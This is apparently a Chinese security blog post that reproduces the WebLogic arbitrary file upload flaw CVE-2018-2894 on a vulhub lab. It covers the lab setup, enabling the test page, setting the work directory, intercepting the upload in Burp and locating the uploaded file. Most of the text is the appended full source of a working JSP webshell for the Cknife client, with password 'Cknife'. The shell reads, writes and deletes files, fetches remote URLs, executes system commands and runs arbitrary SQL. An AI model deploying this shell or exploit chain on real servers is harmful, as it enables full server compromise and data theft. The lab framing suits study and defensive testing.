Weblogic 任意文件上传漏洞（CVE-2018-2894）

关注公众号：白安全组
交流群：70844080

前言：

靶场环境配置

Oracle 7 月更新中，修复了 Weblogic Web Service Test Page 中一处任意文件上传漏洞，Web Service Test Page 在“生产模式”下默认不开启，所以该漏洞有一定限制。

利用该漏洞，可以上传任意 jsp 文件，进而获取服务器权限。


正文：
这个漏洞的存在前提是开启一项功能，所以具有局限性
首先是搭建靶场，使用的是 vulhub 的靶场，具体目录/vulhub-master/weblogic/CVE-2018-2894
还是 docker-compose up -d 开启靶场

```
root@bai-virtual-machine:~/vulhub-master# cd weblogic/
root@bai-virtual-machine:~/vulhub-master/weblogic# ls
CVE-2017-10271  CVE-2018-2628  CVE-2018-2894  CVE-2020-14882  ssrf  weak_password
root@bai-virtual-machine:~/vulhub-master/weblogic# cd CVE-2018-2894/
root@bai-virtual-machine:~/vulhub-master/weblogic/CVE-2018-2894# docker-compose up -d
[+] Running 8/8
 # weblogic Pulled                                                    153.0s
   # 4040fe120662 Pull complete                                        18.4s
   # 5788a5fddf0e Pull complete                                        23.1s
   # 88fc159ecf27 Pull complete                                        23.1s
   # 138d86176392 Pull complete                                        23.2s
   # 586a610c1c83 Pull complete                                        23.2s
   # 8362c571c14a Pull complete                                        23.2s
   # d4802e4ac1d2 Pull complete                                       146.1s
[+] Running 2/2
 # Network cve-2018-2894_default       Created                         0.1s
 # Container cve-2018-2894-weblogic-1  Started                         7.7s
root@bai-virtual-machine:~/vulhub-master/weblogic/CVE-2018-2894# docker-compose ps
NAME                      COMMAND                  SERVICE             STATUS              PORTS
cve-2018-2894-weblogic-1  "/u01/oracle/createA…"   weblogic            running             0.0.0.0:700
1->7001/tcp, :::7001->7001/tcp
```


然后我们访问一下 http://your-ip:7001/console 转到登录页面
使用 docker-compose logs | grep password 命令可查看密码

```
root@bai-virtual-machine:~/vulhub-master/weblogic/CVE-2018-2894# docker-compose logs | grep password
cve-2018-2894-weblogic-1  |                'weblogic' admin password: NN0uDZuG
cve-2018-2894-weblogic-1  | admin password  : [NN0uDZuG]
cve-2018-2894-weblogic-1  | *  password assigned to an admin-level user.  For *
```

每个人密码不同，账号名都是 weblogic
然后登录进去打开下图中第一步，然后再点击第二步中的高级



找到下图中的地方打上勾




然后到最下面保存即可

漏洞复现：

然后我们就开始复现漏洞，步骤很简单


访问 http://你自己的靶机 IP:7001/ws_utc/config.do，设置 Work Home Dir




将上面的圈起来的里面内容改为

/u01/oracle/user_projects/domains/base_domain/servers/AdminServer/tmp/_WL_internal/com.oracle.webservices.wls.ws-testclient-app-wls/4mcj4y/war/css

然后我们提交保存，点击安全




点击添加，我们打开 burp 拦截




上面的都瞎写就好，最后选择的文件是你的木马，这里我也是在网上随便找了一个

打开拦截再提交




拦截之后我们 ctrl+r 发到重发器




这里有一个时间戳，如果你已经上传多个文件，那么你要找到最下面的那个时间戳才是你刚刚上传的，我们要找到刚刚上传的 shell 就需要访问：

http://192.168.0.110:7001/ws_utc/css/config/keystore/1652002176427_22.jsp

这里 IP 换成你靶机的，然后文件名换成你自己的，时间戳也换成你自己的就可以了，记住时间戳和文件名之间有一个下划线





到这一步即为成功

附：jsp 大马源码（网络资源）连接密码为 Cknife

```
<%@page import="java.io.*,java.util.*,java.net.*,java.sql.*,java.text.*"%>
<%!
	String Pwd = "Cknife";
	String cs = "UTF-8";

	String EC(String s) throws Exception {
		return new String(s.getBytes("ISO-8859-1"),cs);
	}

	Connection GC(String s) throws Exception {
		String[] x = s.trim().split("choraheiheihei");
		Class.forName(x[0].trim());
		if(x[1].indexOf("jdbc:oracle")!=-1){
			return
DriverManager.getConnection(x[1].trim()+":"+x[4],x[2].equalsIgnoreCase("[/null]")?"":x[2],x[3].eq
ualsIgnoreCase("[/null]")?"":x[3]);
		}else{
			Connection c =
DriverManager.getConnection(x[1].trim(),x[2].equalsIgnoreCase("[/null]")?"":x[2],x[3].equalsIgno
reCase("[/null]")?"":x[3]);
			if (x.length > 4) {
				c.setCatalog(x[4]);
			}
			return c;
		}
	}

	void AA(StringBuffer sb) throws Exception {
		File k = new File("");
		File r[] = k.listRoots();
		for (int i = 0; i < r.length; i++) {
			sb.append(r[i].toString().substring(0, 2));
		}
	}

	void BB(String s, StringBuffer sb) throws Exception {
		File oF = new File(s), l[] = oF.listFiles();
		String sT, sQ, sF = "";
		java.util.Date dt;
		SimpleDateFormat fm = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
		for (int i = 0; i < l.length; i++) {
			dt = new java.util.Date(l[i].lastModified());
			sT = fm.format(dt);
```

```
            sQ = l[i].canRead() ? "R" : "";
            sQ += l[i].canWrite() ? " W" : "";
            if (l[i].isDirectory()) {
                sb.append(l[i].getName() + "/\t" + sT + "\t" + l[i].length()+ "\t" + sQ + "\n");
            } else {
                sF+=l[i].getName() + "\t" + sT + "\t" + l[i].length() + "\t"+ sQ + "\n";
            }
        }
        sb.append(sF);
    }

    void EE(String s) throws Exception {
        File f = new File(s);
        if (f.isDirectory()) {
            File x[] = f.listFiles();
            for (int k = 0; k < x.length; k++) {
                if (!x[k].delete()) {
                    EE(x[k].getPath());
                }
            }
        }
        f.delete();
    }

    void FF(String s, HttpServletResponse r) throws Exception {
        int n;
        byte[] b = new byte[512];
        r.reset();
        ServletOutputStream os = r.getOutputStream();
        BufferedInputStream is = new BufferedInputStream(new FileInputStream(s));
        os.write(("->" + "|").getBytes(), 0, 3);
        while ((n = is.read(b, 0, 512)) != -1) {
            os.write(b, 0, n);
        }
        os.write(("|" + "<-").getBytes(), 0, 3);
        os.close();
        is.close();
    }

    void GG(String s, String d) throws Exception {
        String h = "0123456789ABCDEF";
        File f = new File(s);
        f.createNewFile();
        FileOutputStream os = new FileOutputStream(f);
```

```
        for (int i = 0; i < d.length(); i += 2) {
            os.write((h.indexOf(d.charAt(i)) << 4 | h.indexOf(d.charAt(i + 1))));
        }
        os.close();
    }

    void HH(String s, String d) throws Exception {
        File sf = new File(s), df = new File(d);
        if (sf.isDirectory()) {
            if (!df.exists()) {
                df.mkdir();
            }
            File z[] = sf.listFiles();
            for (int j = 0; j < z.length; j++) {
                HH(s + "/" + z[j].getName(), d + "/" + z[j].getName());
            }
        } else {
            FileInputStream is = new FileInputStream(sf);
            FileOutputStream os = new FileOutputStream(df);
            int n;
            byte[] b = new byte[512];
            while ((n = is.read(b, 0, 512)) != -1) {
                os.write(b, 0, n);
            }
            is.close();
            os.close();
        }
    }

    void II(String s, String d) throws Exception {
        File sf = new File(s), df = new File(d);
        sf.renameTo(df);
    }

    void JJ(String s) throws Exception {
        File f = new File(s);
        f.mkdir();
    }

    void KK(String s, String t) throws Exception {
        File f = new File(s);
        SimpleDateFormat fm = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
        java.util.Date dt = fm.parse(t);
        f.setLastModified(dt.getTime());
```

```
    }

    void LL(String s, String d) throws Exception {
        URL u = new URL(s);
        int n = 0;
        FileOutputStream os = new FileOutputStream(d);
        HttpURLConnection h = (HttpURLConnection) u.openConnection();
        InputStream is = h.getInputStream();
        byte[] b = new byte[512];
        while ((n = is.read(b)) != -1) {
            os.write(b, 0, n);
        }
        os.close();
        is.close();
        h.disconnect();
    }

    void MM(InputStream is, StringBuffer sb) throws Exception {
        String l;
        BufferedReader br = new BufferedReader(new InputStreamReader(is));
        while ((l = br.readLine()) != null) {
            sb.append(l + "\r\n");
        }
    }

    void NN(String s, StringBuffer sb) throws Exception {
        Connection c = GC(s);
        ResultSet r = s.indexOf("jdbc:oracle")!=-1?c.getMetaData().getSchemas():c.getMetaData().getCatalogs();
        while (r.next()) {
            sb.append(r.getString(1) + "\t|\t\r\n");
        }
        r.close();
        c.close();
    }

    void OO(String s, StringBuffer sb) throws Exception {
        Connection c = GC(s);
        String[] x = s.trim().split("choraheiheihei");
        ResultSet r = c.getMetaData().getTables(null,s.indexOf("jdbc:oracle")!=-1?x.length>5?x[5]:x[4]:null, "%", new String[]{"TABLE"});
        while (r.next()) {
            sb.append(r.getString("TABLE_NAME") + "\t|\t\r\n");
```

```
        }
        r.close();
        c.close();
    }

    void PP(String s, StringBuffer sb) throws Exception {
        String[] x = s.trim().split("\r\n");
        Connection c = GC(s);
        Statement m = c.createStatement(1005, 1007);
        ResultSet r = m.executeQuery("select * from " + x[x.length-1]);
        ResultSetMetaData d = r.getMetaData();
        for (int i = 1; i <= d.getColumnCount(); i++) {
            sb.append(d.getColumnName(i) + " (" + d.getColumnTypeName(i)+ ")\t");
        }
        r.close();
        m.close();
        c.close();
    }

    void QQ(String cs, String s, String q, StringBuffer sb,String p) throws Exception {
        Connection c = GC(s);
        Statement m = c.createStatement(1005, 1008);
        BufferedWriter bw = null;
        try {
            ResultSet r =
m.executeQuery(q.indexOf("--f:")!=-1?q.substring(0,q.indexOf("--f:")):q);
            ResultSetMetaData d = r.getMetaData();
            int n = d.getColumnCount();
            for (int i = 1; i <= n; i++) {
                sb.append(d.getColumnName(i) + "\t|\t");
            }
            sb.append("\r\n");
            if(q.indexOf("--f:")!=-1){
                File file = new File(p);
                if(q.indexOf("-to:")==-1){
                    file.mkdir();
                }
                bw = new BufferedWriter(new OutputStreamWriter(new
FileOutputStream(new File(q.indexOf("-to:")!=-1?p.trim():p+q.substring(q.indexOf("--f:") +
4,q.length()).trim()),true),cs));
            }
            while (r.next()) {
                for (int i = 1; i <= n; i++) {
                    if(q.indexOf("--f:")!=-1){
```

```
                        bw.write(r.getObject(i)+""+"\t");
                        bw.flush();
                    }else{
                        sb.append(r.getObject(i)+"" + "\t|\t");
                    }
                }
                if(bw!=null){bw.newLine();}
                sb.append("\r\n");
            }
            r.close();
            if(bw!=null){bw.close();}
        } catch (Exception e) {
            sb.append("Result\t|\t\r\n");
            try {
                m.executeUpdate(q);
                sb.append("Execute Successfully!\t|\t\r\n");
            } catch (Exception ee) {
                sb.append(ee.toString() + "\t|\t\r\n");
            }
        }
        m.close();
        c.close();
    }
%>
<%


//String Z = EC(request.getParameter(Pwd) + "", cs);

    cs = request.getParameter("code") != null ? request.getParameter("code")+ "":cs;
    request.setCharacterEncoding(cs);
    response.setContentType("text/html;charset=" + cs);
    StringBuffer sb = new StringBuffer("");
if (request.getParameter(Pwd) != null) {

    try {
        String Z = EC(request.getParameter("action") + "");
        String z1 = EC(request.getParameter("z1") + "");
        String z2 = EC(request.getParameter("z2") + "");
        sb.append("->" + "|");
        String s = request.getSession().getServletContext().getRealPath("/");
        if (Z.equals("A")) {
            sb.append(s + "\t");
            if (!s.substring(0, 1).equals("/")) {
```

```
                AA(sb);
            }
        } else if (Z.equals("B")) {
            BB(z1, sb);
        } else if (Z.equals("C")) {
            String l = "";
            BufferedReader br = new BufferedReader(new InputStreamReader(new
FileInputStream(new File(z1))));
            while ((l = br.readLine()) != null) {
                sb.append(l + "\r\n");
            }
            br.close();
        } else if (Z.equals("D")) {
            BufferedWriter bw = new BufferedWriter(new OutputStreamWriter(new
FileOutputStream(new File(z1))));
            bw.write(z2);
            bw.close();
            sb.append("1");
        } else if (Z.equals("E")) {
            EE(z1);
            sb.append("1");
        } else if (Z.equals("F")) {
            FF(z1, response);
        } else if (Z.equals("G")) {
            GG(z1, z2);
            sb.append("1");
        } else if (Z.equals("H")) {
            HH(z1, z2);
            sb.append("1");
        } else if (Z.equals("I")) {
            II(z1, z2);
            sb.append("1");
        } else if (Z.equals("J")) {
            JJ(z1);
            sb.append("1");
        } else if (Z.equals("K")) {
            KK(z1, z2);
            sb.append("1");
        } else if (Z.equals("L")) {
            LL(z1, z2);
            sb.append("1");
        } else if (Z.equals("M")) {
            String[] c = { z1.substring(2), z1.substring(0, 2), z2 };
            Process p = Runtime.getRuntime().exec(c);
```

```
                MM(p.getInputStream(), sb);
                MM(p.getErrorStream(), sb);
            } else if (Z.equals("N")) {
                NN(z1, sb);
            } else if (Z.equals("O")) {
                OO(z1, sb);
            } else if (Z.equals("P")) {
                PP(z1, sb);
            } else if (Z.equals("Q")) {
                QQ(cs, z1, z2,
sb,z2.indexOf("-to:")!=-1?z2.substring(z2.indexOf("-to:")+4,z2.length()):s.replaceAll("\\\\",
"/")+"images/");
            }
        } catch (Exception e) {
            sb.append("ERROR" + ":// " + e.toString());
        }
        sb.append("|" + "<-");
        out.print(sb.toString());
}
%>
```